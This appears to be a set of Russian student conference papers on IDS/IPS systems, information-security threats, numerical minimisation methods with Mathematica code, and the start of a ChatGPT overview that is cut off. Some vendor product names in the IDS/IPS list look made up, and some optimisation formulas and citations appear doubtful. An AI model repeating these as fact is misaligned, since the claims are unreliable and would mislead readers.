## АКТУАЛЬНОСТЬ ИСПОЛЬЗОВАНИЯ СРЕДСТВ ПРЕДОТВРАЩЕНИЯ ВТОРЖЕНИЙ В РАМКАХ БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ СИСТЕМ

**Б. А. Аль-Нами, М. С. Зубова, С. С. Калинина**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная научная статья посвящена исследованию актуальности использования средств предотвращения вторжений для защиты всех типов информационных систем. Особое внимание уделяется отечественным разработкам в сфере информационной безопасности в условиях активного импортозамещения. Докладчиками будет представлен материал, отражающий полный и понятный обзор системы обнаружения и предотвращения вторжений и аналогичных технологий, а также исследование проблем актуальности применения подобных средств.*

*информационная безопасность, информационная среда, информация, защита информации, обеспечение информационной безопасности.*

В текущих геополитических и экономических условиях особенно остро встает вопрос о безопасности информационных систем, в особенности пользовательских данных и внутренних данных работы специальных государственных служб.

Актуальность информационной безопасности обусловлена высоким ростом возможностей информационных систем, которые влияют на различные сферы жизни общества. Информационная безопасность является важным элементом всей системы национальной безопасности страны.

Государственная политика обеспечения информационной безопасности страны определяет порядок закрепления обязанностей по защите интересов страны в информационной сфере в рамках направлений их деятельности и базируется на соблюдении баланса интересов личности, общества и государства в сфере безопасности данных.

Защищать информацию требуется на всех уровнях передачи данных по любым каналам связи. Уровни передачи данных используются в контексте модели OSI (*The Open Systems Interconnection*) – эталонная модель сетевых протоколов. Представлена на рис. 1.

Системы обнаружения и предотвращения вторжений (IDS/IPS) – программное и аппаратное обеспечение, которое позволяет защитить компьютерные сети и системы от несанкционированного доступа и вредоносных атак. IDS/IPS используются для мониторинга трафика в сети и обнаружения



попыток вторжения, а также для блокирования или предотвращения этих попыток [1].

Данные	Прикладной доступ к сетевым службам
Данные	Представления представление и шифрование данных
Данные	Сеансовый управление сеансом связи
Блоки	Транспортный безопасное и надежное соединение точка-точка
Пакеты	Сетевой определение пути и IP (логическая адресация)
Кадры	Канальный MAC и LLC (физическая адресация)
Биты	Физический кабель сигналы бинарная передача данных

Рис. 1. Сетевая модель OSI

### Типы IDS/IPS

Существует несколько типов IDS/IPS, каждый из которых имеет свои преимущества и недостатки. Основные типы IDS/IPS:

1. Сигнатурные системы IDS/IPS – системы, которые используют базу данных сигнатур для обнаружения вредоносных атак. Сигнатуры – это уникальные строки кода, которые идентифицируют конкретную атаку или вирус. Сигнатурные системы IDS/IPS могут быть эффективными, если база данных сигнатур регулярно обновляется, но они могут пропустить новые или неизвестные атаки.

2. Аномальные системы IDS/IPS – системы, которые используют алгоритмы машинного обучения для определения ненормального поведения в сети. Аномальные системы IDS/IPS могут обнаруживать новые или неизвестные атаки, но они могут также давать ложные срабатывания.

3. Гибридные системы IDS/IPS – системы, которые объединяют сигнатурный и аномальный подходы для обнаружения вредоносных атак. Гибридные системы IDS/IPS могут быть более эффективными, чем одиночные системы, но они также могут требовать больше ресурсов [2].

### Компоненты IDS/IPS

IDS/IPS состоят из следующих компонентов:

- Сенсор – аппаратное устройство или программное обеспечение, которое постоянно проверяет трафик в сети и обнаруживает попытки вторжения.

- Анализатор – компонент, который анализирует данные, полученные от сенсора, и определяет, является ли трафик нормальным или потенциально вредоносным.
- База данных сигнатур – база данных, которая содержит сигнатуры известных вредоносных атак.
- Модуль управления – компонент, который управляет настройками системы IDS/IPS и принимает решения о блокировании или предотвращении попыток вторжения (рис. 2).




Рис. 2. Расположение устройств IDS/IPS внутри телекоммуникационной сети

IPS и IDS являются двумя разными типами систем защиты информации. IDS (*Intrusion Detection System*) отслеживает сетевой трафик и определяет наличие аномальной активности, такой как попытки взлома, сканирование портов и другие виды атак [3]. Он предупреждает о наличии угрозы, но не выполняет действий для ее предотвращения (рис. 3).



Рис. 3. Аппаратный комплекс устройства по обнаружению вторжений

IPS (*Intrusion Prevention System*), в свою очередь, не только обнаруживает угрозы, но и предотвращает их. Он блокирует подозрительный трафик и выполняет другие действия для защиты сети. IPS работает на более высоком уровне сети, чем IDS, и может принимать решения о блокировке трафика на основе заранее определенных правил (рис. 4).

Также существуют аналоги IPS/IDS, такие как системы DLP (*Data Loss Prevention*) и SIEM (*Security Information and Event Management*). Системы DLP направлены на предотвращение утечки конфиденциальной информации, а SIEM объединяет в себе функции IDS и IPS, а также анализирует логи и события безопасности для обеспечения более полной защиты. Однако IPS/IDS по-прежнему являются основными инструментами защиты информации в сети [4].

Плюсы использования IDS:

- Он способен обнаруживать новые угрозы, которые еще не известны системе защиты;
- IDS может работать в режиме мониторинга, что позволяет анализировать трафик и определять уязвимости в системе без блокировки трафика;
- IDS может быть более экономичным в использовании, поскольку он не требует большой вычислительной мощности.

Минусы использования IDS:

- » DS не может предотвратить атаку, он только дает предупреждение о наличии угрозы;
- » IDS может создавать ложные срабатывания, что может привести к неверным выводам и потере времени на анализ ложных срабатываний.

Плюсы использования IPS:

- IPS может предотвращать атаки и блокировать подозрительный трафик;
- IPS может быть настроен на автоматическое выполнение действий для предотвращения угроз;
- IPS может быть более эффективным в защите системы, поскольку он блокирует угрозы до того, как они достигнут цели.

Минусы использования IPS:

- » IPS может быть более затратным в использовании, поскольку он требует большой вычислительной мощности;
- » IPS может блокировать легитимный трафик, если он неправильно настроен или если правила блокировки не были правильно определены.

Импортозамещение в области IPS/IDS может быть эффективным решением для повышения безопасности информационных систем в России. Российские производители предлагают различные решения, которые могут быть адаптированы к нуждам конкретных организаций. При этом необходимо учитывать, что российские системы IPS/IDS могут иметь ограниченный функционал и возможности интеграции с другими системами безопасности. Также необходимо уделить внимание вопросам поддержки



Рис. 4. Аппаратный комплекс устройства по обнаружению и предотвращению вторжений

и обновления программного обеспечения, чтобы обеспечить надежную защиту информационных систем на длительный период времени [5].

Среди российских производителей систем IPS/IDS можно выделить следующие:

1. «Лаборатория Касперского» – предлагает решения (*Kaspersky Endpoint Security for Business*), в состав которых входят модули для защиты от угроз, в том числе IDS/IPS;

2. «Др.Веб» – разрабатывает системы безопасности, включающие в себя IDS/IPS, например, (*Dr.Web Enterprise Security Suite*);

3. «Инфосистемы Джет» – предлагает решения для защиты информационных систем, включая IDS/IPS, например, (*Jet Infosystems Security Suite*);

4. «Активный принцип» – разрабатывает системы безопасности, включая IDS/IPS, например, (*Active Principle Security Suite*);

5. «Ланит-Терком» – предлагает решения для защиты информационных систем, включая IDS/IPS, например, (*Lantek Security Suite*).

Важно отметить, что список российских производителей систем IPS/IDS не является исчерпывающим и может быть дополнен другими компаниями [6].

Итак, подводя итоги, IDS/IPS являются одними из основных средств обнаружения и защиты от действий злоумышленников. Системы обнаружения и предотвращения вторжений относительно легко настраиваются, достаточно просты в управлении и обеспечивают высокую точность мониторинга сетей. Интеграция такой системы в защиту компании сильно усложняет жизнь злоумышленникам: в связи с тем, что проведения атаки нужно не только найти уязвимости, но и замаскировать их эксплуатацию под легитимное действие, что требует куда больше ресурсов, чем при классической атаке. Для повышения эффективности защиты российских информационных систем существуют отечественные решения, которые могут быть адаптированы под запросы конкретной организации

#### Список используемых источников

1. Грачева Е. А. Информационная безопасность // *The Newman in Foreign Policy*. 2020. № 54 (98). С. 57–59.

2. Быкова Н. Н. Обеспечение безопасности информационных систем // *Молодой ученый*. 2015. № 23 (103). С. 43–46.

3. Лободина А. С. Информационная безопасность // *Молодой ученый*. 2017. № 17 (151). С. 17–20.

4. Санакулов А. Основа информационной безопасности // *Молодой ученый*. 2017. № 19 (153). С. 231–234.

5. Лещук Д. А. Информационная безопасность автоматизированных систем управления // *Молодой ученый*. 2022. № 47 (442). С. 13–14.

6. Буйневич М. В., Израйлов К. Е., Покусов В. В., Ярошенко А. Ю. Основные принципы проектирования архитектуры современных систем защиты // *Национальная безопасность и стратегическое планирование*. 2020. № 3 (31). С. 51–58.

УДК 004.056  
ГРНТИ 81.93.29

## АКТУАЛЬНОСТЬ И УГРОЗЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ В СОВРЕМЕННОМ МИРЕ

**Б. А. Аль-Нами, М. М. Ивашова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В современном мире информационные технологии играют огромную роль в различных сферах деятельности, будь то бизнес, наука, образование или медицина. С ростом числа пользователей сети Интернет и резким увеличением количества передаваемой информации возрастает вероятность ее утечки и использования в корыстных целях. В этой связи остро встает вопрос обеспечения информационной безопасности.*

*информационная безопасность, уязвимости, кибератаки, корпоративные данные, угрозы информационной безопасности.*

Актуальность проблемы информационной безопасности. Все большее развитие технологий и цифровизация общества делает проблему защиты информации в интернете как-никогда актуальной. Дело в том, что большая часть нашей жизни сейчас проходит в интернете. Бизнес, услуги, торговля, управление и даже взаимодействие с государственными органами – все это можно сделать через интернет. В наше время сложно найти хотя бы одно предприятие или бизнес, которое не имело бы своего сайта. В особенности, после начала пандемии рост количества сайтов значительно увеличился. Соответственно, и сами средства управления всеми этими отраслями находятся также на различных цифровых носителях. Это значит, что растет как сама угроза утечки важной информации (например, кража банковских данных мошенниками с целью получения незаконной прибыли), так и растут средства и возможности преступников заполучить данные. Изучение информационной безопасности помогает решить главную проблему современного мира – проблему обеспечения сохранности данных [1].

Масштабы проблемы информационной безопасности растут вместе со все большим числом устройств, подключаемых к Интернету. Так, по мнению экспертов, к 2025 году количество подключенных к Интернету устройств достигнет 25 миллиардов. Это означает, что все больше устройств будет хранить и обрабатывать чувствительные данные, такие как личные данные пользователей, банковские реквизиты, медицинские записи и т. д. Кроме того, в последнее время наблюдается резкий рост числа кибератак на крупные компании, что приводит к серьезным финансовым потерям и снижению доверия со стороны клиентов.

Кроме того, в настоящее время все больше людей используют социальные сети и мессенджеры для обмена информацией. Однако, часто пользователи не осознают риски, связанные с передачей личной информации через эти каналы. В связи с этим, необходимо соблюдать правила безопасности при использовании социальных сетей и мессенджеров [2].

Также следует отметить, что современные технологии, такие как облачные вычисления, интернет вещей и искусственный интеллект, создают новые возможности для атакующих и требуют новых подходов к защите данных. Большинство крупных компаний и организаций уже используют облачные вычисления для хранения и обработки данных. Однако, это может стать проблемой, если данные окажутся уязвимыми для атак.

Таким образом, информационная безопасность является актуальной проблемой в современном мире, требующей постоянного внимания и развития новых методов и средств защиты данных. Безопасность информации становится все важнее как для крупных компаний, так и для обычных пользователей, чьи личные данные могут стать целью атакующих. В свете этих угроз необходимо соблюдать правила безопасности при использовании сети Интернет, а также обеспечивать защиту своих устройств и данных с помощью современных средств и методов защиты [3].

### *Угрозы информационной безопасности*

Современный мир сталкивается с рядом угроз информационной безопасности, которые могут привести к серьезным последствиям, как для крупных компаний, так и для обычных пользователей. Среди главных угроз можно выделить:

– Кибератаки – нападения на компьютерные системы с целью получения несанкционированного доступа к конфиденциальной информации. Кибератаки могут привести к утечке личных данных пользователей, финансовым потерям и негативному влиянию на репутацию компаний.

– Вирусы и вредоносные программы – программные коды, которые могут привести к сбою в работе компьютерных систем или утечке конфиденциальной информации.

– Фишинг – метод получения конфиденциальной информации (например, паролей) путем маскировки под легитимные запросы.

– Уязвимости в программном обеспечении – ошибки в программном обеспечении, которые могут быть использованы злоумышленниками для получения несанкционированного доступа к информации.

В наше время постоянно появляются новые методы обхода систем защиты информации, однако, мы можем хотя бы классифицировать эти угрозы.

Угрозы можно разделить на такие виды:

– по воздействию на информационные системы:

1. Пассивные, то есть не изменяющие структуру и содержание данных.
2. Активные, соответственно, меняющие структуру и содержание.
  - по происхождению:
    1. Естественные, то есть физические угрозы, не зависящие от человека, например, пожар в офисе
    2. Искусственные, те в свою очередь также делятся на:
      1. Преднамеренные, например, хакерская атака.
      2. Непреднамеренные, то есть совершенные случайно.
  - по нахождению источника угрозы:
    1. Внешние, то есть, источник угрозы находится вне системы.
    2. Внутренние, соответственно, источник угрозы внутри системы.

### *Современные методы обеспечения информационной безопасности*

Быстрый рост уровня киберпреступности, а также числа угроз для информационной безопасности способствует также увеличению способов обеспечения той самой безопасности. Выделяют несколько методов защиты, которые обычно группируют и используют совместно [4]. Однако каждый метод требует специальных средств, которые, в свою очередь, также имеют обширную классификацию.

Методы:

- создание так называемых «препятствий» на пути предполагаемых преступников;
- управление и мониторинг систем защиты;
- кодирование и маскировка данных;
- разработка мер и регламентаций, направленных на побуждение или принуждение пользователя соблюдать правила обращения с информацией.

Основные же средства для организации вышеописанных методов – организационные и технические, программные и смешанные (аппаратно-программные).

**Организационные.** Все средства, отвечающие за контроль и организацию обеспечения безопасности. Они включают в себя как процессы организации нормативно-правовых актов, так и настройку техники и устройств, помогающих обеспечивать надежную защиту информации.

**Технические.** Все виды устройств, которые защищают данные от утечек. Технические средства обеспечивают физическую защиту (например, защиту от пожара на сервере).

**Программные.** Программные средства обеспечивают защиту информации в так называемом интернет-пространстве, путем установки специального ПО для защиты данных от несанкционированного доступа, создания резервных копий или успешного перераспределения ресурсов сетей.

Аппаратно-программные. Они выполняют функции как программных, так и технических средств. Например, процессы аутентификации и идентификации могут быть выполнены программой, устройством или человеком.

На сегодняшний день самыми востребованными средствами защиты являются программные средства.

Рассмотрим самые популярные виды средств защиты:

– Антивирусные программы – самая распространенная программа для защиты компьютерных систем от проникновения вирусов. Они делятся на множество подвидов, а также используют разные методы обнаружения вредоносного ПО. Антивирусы обладают обширными правами, что позволяет им удалять, изменять или блокировать подозрительные файлы, драйверы и периферийные устройства.

– Облачные антивирусы – антивирусное ПО, которое является комплексом из приложения и веб-сервиса. Пользователь устанавливает приложение-клиент, которое позволяет сканировать компьютер, а веб-сервер содержит в себе базу данных и обрабатывает полученные из программы данные о состоянии устройства пользователя.

– DLP (*Data Leak Prevention*) – технологии, предотвращающие утечки конфиденциальной информации на предприятиях. Эта система контролирует все входящие в структуру и исходящие из нее данные, вплоть до документов, которые печатают на принтерах в организации.

– VPN (*Virtual Private Network*) – технология, обеспечивающая подключение к внутренней сети на расстоянии. С помощью VPN можно создать общую сеть для территориально отдаленных друг от друга предприятий. Обычные пользователи используют VPN, чтобы обезопасить свои данные, а также избегать территориальные ограничения и использовать прокси-серверы, чтобы скрыть свое местоположение.

– Proxy-сервера – определенные компьютеры или программы, которые обеспечивают связь между другими компьютерами и серверами. Это так называемый посредник между пользователем и целевым главным сервером.

– Межсетевые экраны (брандмауэры) – средства, контролирующие поток интернет-трафика. Они мониторят входящий и исходящий трафик, а также фильтруют и блокируют его, если это необходимо.

– Криптографические системы – технологии, обеспечивающие зашифровку конфиденциальной информации. Преимущество криптографических систем в том, что расшифровать необходимые данные можно только с помощью определенных кодов и шифров. Также эта система обеспечивает целостность зашифрованных данных [5].

– SIEM – система мониторинга и управления информационной безопасностью. Она обеспечивает мониторинг происходящих в компании событий в реальном времени, отвечая за сбор и обработку полученных данных и предупреждение о возможном отклонении поведения в контролируемых



системах. По сути, эта система только выявляет возможные опасности (например, кибератаки) в компании и предупреждает об их появлении. Однако в последнее время в понятие SIEM начинают также включать и ПО для предотвращения и устранения подобных угроз [6].

Таким образом, в наше время просто необходимо знание о том, как обеспечить информационную безопасность, так как с развитием технологий все больше увеличивается уязвимость информации.

Необходимо соблюдать правила безопасности при использовании сети Интернет, а также обеспечивать защиту своих устройств и данных с помощью современных средств и методов защиты.

Информационная безопасность является одной из наиболее актуальных проблем в современном мире. Необходимо следить за последними новостями и тенденциями в этой области, а также обращаться к специалистам в этой области, чтобы получить конкретные рекомендации и советы.

#### Список используемых источников

1. Киреенко А. Е. Современные проблемы в области информационной безопасности: классические угрозы, методы и средства их // Молодой ученый. 2012. № 3 (38). С. 40–46.
2. Ортыков А. У. Обеспечение информационной безопасности предприятия от несанкционированного доступа // Молодой ученый. 2018. С. 22–24.
3. Утарбеков Ш. Г. Основные угрозы информационной безопасности // Право. 2021. Т. 6, вып. 4. С. 49–51.
4. Суворова Г. М. Информационная безопасность: учебное пособие для вузов. М. : Изд-во Юрайт, 2022. 253 с.
5. Камбулатов Т. Г. Кибербезопасность в сети // Качество жизни населения и экология. Пенза. 2021. С. 44–47.
6. Ортыков А. У. Обеспечение информационной безопасности предприятия от несанкционированного доступа // Молодой ученый. 2019. С. 11–15.

УДК 004.942  
ГРНТИ 27.41.17

## СРАВНЕНИЕ ЭФФЕКТИВНОСТИ РАЗЛИЧНЫХ МЕТОДОВ ОПТИМИЗАЦИИ

**Б. А. Аль-Нами, Т. Т. Каримбаев, И. Э. Меньшова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*На данный момент для численного поиска локального минимума функции все еще используется большое количество различных методов. Для эффективного использова-*

ния вычислительных мощностей необходимо знать, какой метод подходит для определенного случая. В данной статье рассматриваются вычислительные методы, а именно: метод квадратичного интерполирования, метод секущих, метод Пауэлла, метод Ньютона-Рафсона для простой полиномиальной функции.

квадратичный метод интерполирования, метод секущих, метод Пауэлла, метод Ньютона-Рафсона, поиск минимума.

С помощью численных методов ищем минимум функции  $f(x)$  в некотором интервале  $a < x < b$ . Для сравнения эффективности выбранных методов будет рассматриваться функция  $f = 3x^4 + (x - 1)^2$   $x \in [0,4]$  в среде Wolfram Mathematica.

### Метод квадратичного интерполирования

Пусть  $f(x)$  унимодальна и выпукла и некоторым способом определена тройка точек, не лежащих на одной прямой, таких, что между крайними из них располагается минимум функции(1) [1,2].

$$\begin{aligned} x_1 &> x_2 > x_3, \\ y_1 &\geq y_2 \leq y_3, \end{aligned} \quad (1)$$

Тогда через эти три точки можно провести интерполирующую параболу(2):

$$y(x) = ax^2 + bx + c. \quad (2)$$

Точку минимума параболы можно принять за приближение оптимума(3):

$$y'(x) = 2a\bar{x} + b = 0 \quad \bar{x} = -\frac{b}{2a}. \quad (3)$$

Коэффициенты  $a$  и  $b$  определяются из системы уравнений условия пересечения в трёх точках (интерполяция) (4):

$$ax_1^2 + bx_1 + c = y_1 \quad ax_2^2 + bx_2 + c = y_2 \quad ax_3^2 + bx_3 + c = y_3. \quad (4)$$

Решая систему методом Крамера, получаем(5):

$$b = \frac{\Delta_2}{\Delta}, \quad a = \frac{\Delta_1}{\Delta}, \quad \bar{x} = -\frac{1}{2} \frac{\begin{vmatrix} x_1^2 & y_1 & 1 \\ x_2^2 & y_2 & 1 \\ x_3^2 & y_3 & 1 \end{vmatrix}}{\begin{vmatrix} y_1 & x_1 & 1 \\ y_2 & x_2 & 1 \\ y_3 & x_3 & 1 \end{vmatrix}}. \quad (5)$$

Если  $\bar{x} < x_2$ , то в качестве следующей тройки точек берутся  $\{x_1, \bar{x}, x_2\}$ .  
Иначе:  $\{x_2, \bar{x}, x_3\}$ .

Программа (рис. 1):

```
f[x_] = 3*x^4 + (x - 1)^2;
QuadOptimum[f_, o_, p_, e_] :=
Module[{it = 0, x2 = (o + p) / 2, px2 = Infinity, x1 = o, x3 = p, y1, y2, y3, a, b},
|программный модуль |бесконечность
y1 = f[x1]; y3 = f[x3];
While[Abs[x2 - px2] > e,
|цикл... |абсолютное значение
y2 = f[x2];
a = N[Det[{{y1, x1, 1}, {y2, x2, 1}, {y3, x3, 1}}]];
|.. |детерминант
b = N[Det[{{x1^2, y1, 1}, {x2^2, y2, 1}, {x3^2, y3, 1}}]];
|.. |детерминант

px2 = x2;
x2 = -b / (2*a);

Module[{c, denum, f2},
|программный модуль
denum = N[Det[{{x1^2, x1, 1}, {px2^2, px2, 1}, {x3^2, x3, 1}}]];
|.. |детерминант
c = N[Det[{{x1^2, x1, y1}, {px2^2, px2, y2}, {x3^2, x3, y3}}] / denum];
|.. |детерминант
a = a / denum; b = b / denum;
f2[x_] = a*x^2 + b*x + c;
Print["Итерация: ", it, " Приближение x: ", N[x2]];
|печатать |численное приближение
];

If[x2 < px2, x3 = px2; y3 = y2, x1 = px2; y1 = y2];
|условный оператор
it = it + 1;
]
]
QuadOptimum[f, 0, 4, 0.001]
```

Рис. 1. Листинг программы квадратичного метода

ТАБЛИЦА 1. Результаты квадратичного метода

Итерация	1	2	3	4	5	6
Приближение	0,8589	0,4108	0,3499	0,505	0,4884	<b>0,4475</b>

### Метод секущих

Пусть  $f(x)$  унимодальна и известна ее первая производная  $f'(x)$ . Тогда оптимум функции можно найти с помощью решения уравнения  $f'(x) = 0$ . Численное решение уравнения находится с помощью метода секущих [3].

Берем две точки, в которых значение функции различно:  $f(x_1) = -f(x_2)$ .

Составляем уравнение секущей (уравнение прямой через 2 точки) (6):

$$\frac{x - x_1}{x_2 - x_1} = \frac{y - y_1}{y_2 - y_1}, \quad s(x) = y_1 + (x - x_1) \frac{y_2 - y_1}{x_2 - x_1}. \quad (6)$$

Получаем приближение (7):

$$s(\bar{x}) = 0 \quad \bar{x} = x_1 - y_1 \frac{x_2 - x_1}{y_2 - y_1}. \quad (7)$$

Повторяем расчет приближения (8) до тех пор, пока:  $|\bar{x}_i - \bar{x}_{i-1}| > \varepsilon$ .

$$x_i = x_{i-2} - f'(x_{i-2}) \frac{x_{i-1} - x_{i-2}}{f(x_{i-1}) - f(x_{i-2})}. \quad (8)$$

Программа (рис. 2):

```
f[x_] := 3 * (x)^4 + (x-1)^2;
SecandOptimum[f_, x1_, x2_, e_] := Module[{df = f', x = x1, px = x2, t1, t2, it = 0},
  |программный модуль
  While[Abs[x - px] > e,
  |цикл... |абсолютное значение
    t1 = x; t2 = px;
    x = N[px - df[px] * (x - px) / (df[x] - df[px])];
    |численное приближение
    px = t1;

  Module[{lf},
  |программный модуль
    lf[z_] = (z - x) * (df[t1] - df[t2]) / (t1 - t2);
    Print["Итерация: ", it, " Текущее приближение: ", x];
    |печатать
  ];

  it = it + 1;
  ]
]
SecandOptimum[f, -2, 2, 0.001]
```

Рис. 2. Листинг программы метода секущих

ТАБЛИЦА 2. Результаты метода секущих

Итерация	1	2	3	4	5	6
Приближение	0,04	0,0791	0,94	0,2144	0,3077	0,5388
Итерация	7	8	9	<b>10</b>		
Приближение	0,4279	0,4474	0,4508	<b>0,4507</b>		

### Метод Пауэлла

Определение начальных трех точек.

Расчет значения в этих точках.

Расчет коэффициентов смещения приближения.

Расчет приближения.

Выбор трех точек: приближение и две соседние точки.

Проверка условия окончания работы: сравнение смещения приближения и порога точности [4].

Программа (рис. 3):

```
f[x_] := 3 * (x) ^ 4 + (x - 1) ^ 2;
Search[f_, x0_, d_, e_] := Module[{x1 = x0, x2 = x0 + d,
    [программный модуль]
    x3, f1, f2, f3, a1, a2, xMin, xMinP, it = 0},
    If[f[x1] > f[x2], x3 = x1 + 2 * d, x3 = x1 - d];
    [условный оператор]
    xMinP = 0; xMin = N[2 * e];
    [численное приближение]
    While[Abs[xMinP - xMin] > e,
    [цикл... | абсолютное значение]
        f1 = N[f[x1]]; f2 = N[f[x2]]; f3 = N[f[x3]];
        [численное приб... | численное приб... | численное приближение]
        a1 = N[(f2 - f1) / (x2 - x1)]; a2 = N[((f3 - f1) / (x3 - x1) - a1) / (x3 - x2)];
        [численное приближение | численное приближение]
        xMinP = xMin; xMin = N[(x2 + x1) / 2 - a1 / (2 * a2)];
        [численное приближение]
        r1_ ; r2_ ; r3_ ; r1 = Abs[xMin - x1]; r2 = Abs[xMin - x2]; r3 = Abs[xMin - x3];
        [абсолютное значение | абсолютное значение | абсолютное значение]
        If[r2 > r1 && r2 > r3, x2 = xMinP]; If[r3 > r2 && r3 > r1, x3 = xMinP]; If[r1 > r2 && r1 > r3, x1 = xMinP];
        [условный оператор | условный оператор | условный оператор]
        it = it + 1;
        Print["Итерация:", it, " Приближение: ", xMin];
        [печатать]
    ];
    Return[xMin];
    [вернуть управление]
]
xMin = Search[f, 2, 2, 0.001]
```

Рис. 3. Листинг программы метода Пауэлла

ТАБЛИЦА 3. Результаты метода Пауэлла

Итерация	Приближение	Итерация	Приближение
1	0,8588	7	0,3882
2	0,0778	8	0,5494
3	0,3115	9	0,7443
4	0,9817	10	0,441
5	0,733	11	0,4478
6	0,3321	12	0,4499
		<b>13</b>	<b>0,4506</b>

### Метод Ньютона-Рафсона

В данном алгоритме предполагается, что функция является унимодальной и дважды дифференцируемой на данном отрезке. Суть метода поиска минимума заключается в последовательном приближении решения уравнения  $f'(x) = 0$  с помощью метода касательных (Метод Ньютона). Приближение получается из пересечения касательной производной и оси абсцисс. Точкой для касательной берется произвольная точка в промежутке поиска для первой итерации, а далее – прошлая точка приближения (9) [5].

$$x_{k+1} = x_k - \frac{f'(x_k)}{f''(x_k)}. \quad (9)$$

Программа (рис. 4):

```
f[x_] := 3 * (x) ^4 + (x - 1) ^2;
NewtonRafsonSearch[f_, x1_, x2_, e_, n_] :=
Module[{df = f', df2 = f'', it = 0, x = (x1 + x2) / 2},
|программный модуль
While[Abs[df[x]] > e && it < n,
|цикл... |абсолютное значение
x = N[x - df[x] / df2[x]];
|численное приближение
it = it + 1;
Print["Итерация: ", it, " Приближение: ", x]
|печатать
];
]
NewtonRafsonSearch[f, 0, 4, 0.001, 50]
```

Рис. 4. листинг программы метода Ньютона-Рафсона

ТАБЛИЦА 4. Результаты метода Ньютона-Рафсона

Итерация	1	2	3	4	5	6
Приближение	1,3288	0,8893	0,6196	0,4873	0,4529	<b>0,4507</b>

Исходя из результатов работы, можно сделать вывод о том, что наиболее эффективным алгоритмом для простых полиномиальных функций является метод Ньютона-Рафсона, так как он ближе всех подобрался к верному ответу: 0,4507 за наименьшее количество шагов. Квадратичный метод, несмотря на меньшее количество шагов, показал низкую сходимость и остановился в одной десятой от ответа (табл. 1, 2, 3, 4). Метод Пауэлла и метод секущих показали менее удовлетворительные результаты.

#### Список используемых источников

1. Шустов В. В. Многомерная интерполяция сеточной вектор-функции // Молодой ученый. 2010. № 8 (19). Т. 1. С. 17–20.
2. Чжао М. Н., Крылов И. С., Онищенко Б. Р. Современные методы оптимизации программного кода // Молодой ученый. 2022. № 28 (423). С. 7–10.
3. Евстигнеева, О. А. Выбор поставщика как один из методов оптимизации логистических затрат // Молодой ученый. 2018. № 28 (214). С. 23–26.
4. Нечепуренко К. Ю. Методы оптимизации дальности полета летательного аппарата // Исследования молодых ученых: материалы XLII Междунар. науч. конф. (г. Казань, июль 2022 г.). Казань : Молодой ученый, 2022. С. 11–19.
5. Банди Б. Методы оптимизации. Вводный курс: пер. с англ. М. : Радио и связь, 1988. 128 с.: ил.

УДК 004.8:004.032.26  
ГРНТИ 28.23.00:28.23.37

## НЕЙРОСЕТИ В СОВРЕМЕННОМ МИРЕ. ИССЛЕДОВАНИЕ ВОЗМОЖНОСТЕЙ И ОБЛАСТЕЙ ПРИМЕНЕНИЯ CHATGPT

**Б. А. Аль-Нами, И. Д. Кормачев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная научная статья посвящена исследованию возможностей и областей применения нейросетей в современном мире, с фокусом на конкретной модели чат-бота. В статье описывается использование нейросетей в различных сферах, таких как маркетинг и реклама, финансы, обучение и многие другие. В частности, рассматривается работа чат-бота в качестве генеративной модели текста, ее возможности в задачах генерации текста на естественном языке и анализе текстовых данных. Также статья предлагает обзор возможных направлений развития этой технологии.*

*искусственный интеллект, предварительное обучение, pre-training, NLP, инструмент, нейронная сеть, natural language processing, machine learning, ChatGPT.*

В настоящее время нейросети стали неотъемлемой частью современного мира и находят широкое применение в различных сферах. Искусственный интеллект на основе нейросетей используется в автономных системах управления, при работе с естественным языком, в компьютерном зрении, обработке и анализе данных и многих других областях.

Цель данной статьи – рассмотреть возможности и области применения нейросетей с фокусом на конкретной модели ChatGPT. Нейронные сети – это совокупность алгоритмов и методов машинного обучения, которые позволяют обработать и проанализировать большие объемы данных и выявить скрытые зависимости в них. В своей основе нейросети имитируют работу человеческого мозга, состоящего из множества нейронов, которые обмениваются информацией друг с другом.

Идея нейросетей возникла еще в 40-х годах XX века, но быстрое их развитие произошло только в последние десятилетия. Это стало возможным благодаря резкому увеличению вычислительных мощностей компьютеров и развитию алгоритмов машинного обучения.

Одной из наиболее популярных и эффективных моделей нейросетей сегодня является модель ChatGPT (*Generative Pre-trained Transformer*). Она была разработана компанией OpenAI и представляет собой нейросеть, которая способна генерировать тексты, продолжать их и переводить на другие языки [1].

Модель ChatGPT состоит из нескольких слоев трансформеров, которые позволяют ей «понимать» смысл текста и генерировать релевантные ответы. Благодаря предварительному обучению на большом количестве текстовых данных, ChatGPT может создавать тексты, которые кажутся написанными человеком.

ChatGPT представляет собой эффективный инструмент для автоматической генерации текстов, который может использоваться в различных сферах, таких как маркетинг, образование, научные исследования и прочих. Далее будут рассмотрены области применения нейросети ChatGPT.

Нейросеть ChatGPT может быть использована во многих областях, где требуется генерация текста, продолжение диалогов или перевод текстов. Некоторые из таких областей применения включают в себя:

